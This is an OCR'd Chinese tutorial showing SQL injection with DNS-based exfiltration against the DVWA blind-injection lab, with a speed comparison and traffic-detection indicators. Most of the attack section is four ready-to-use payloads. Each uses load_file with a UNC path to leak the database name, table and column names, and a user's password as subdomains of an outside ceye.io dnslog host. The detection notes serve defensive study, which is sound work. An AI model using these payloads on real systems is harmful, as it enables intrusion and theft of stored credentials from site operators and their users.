
Sql 注入利用 dnslog 带回回显信息的一个完整的栗子及流量分析


一、一个列子

以 dvwa 的盲注为靶机


- **获得数据库**

' and if((select load_file(concat('\\\\',(select database()),'.r979bs.ceye.io\\hguone'))),1,0) #






- **获得表**
- **' and if((select load_file(concat('\\\\',(select table_name from information_schema.tables where table_schema='dvwa' limit 1,1),'.r979bs.ceye.io\\hguone'))),1,0)#**



- **获得字段**


' and if((select load_file(concat('\\\\',(select column_name from information_schema.columns

where table_name='users' limit 0,1),'.r979bs.ceye.io\\hguone'))),1,0)#



- **获得记录值**

' and if((select load_file(concat('\\\\',(select password from users where user_id='1'),'.r979bs.ceye.io\\hguone'))),1,0)#



二、注意事项

1、解析的地址如果通过 UNC 命名规则设置，UNC 命名资源查找，会触发 dns 解析输出 log，由于 linux 没有 UNC，所以就只适用于 windows DNS 解析过程中。但是并不意味着 linux 不适用 dnslog，比如用 ping，用 curl 是可以的。

2、UNC 路径不能超过 128，否则报错，这限制了比如 sql 的查询语句的长度。

3、SQL 中像 load_file 这类函数使用需要当前账户有读权限。

三、性能分析

表1. SQLI技术的速度对比

Method	# of requests	Time (sec)
Boolean-based blind	29,212	214.04
Time-based (1 sec)	32,716	17,720.51
Error-based	777	9.02
Union (full/partial)	3/136	0.70/2.50
DNS exfiltration	1,409	35.31

四、流量分析

1、load_file 函数 或者 sql-server 存储过程
2、开源 Dnslog 平台的二级域名或者自定义 dnslog 平台的二级域名
3、获得数据库源信息的函数或者存储过程等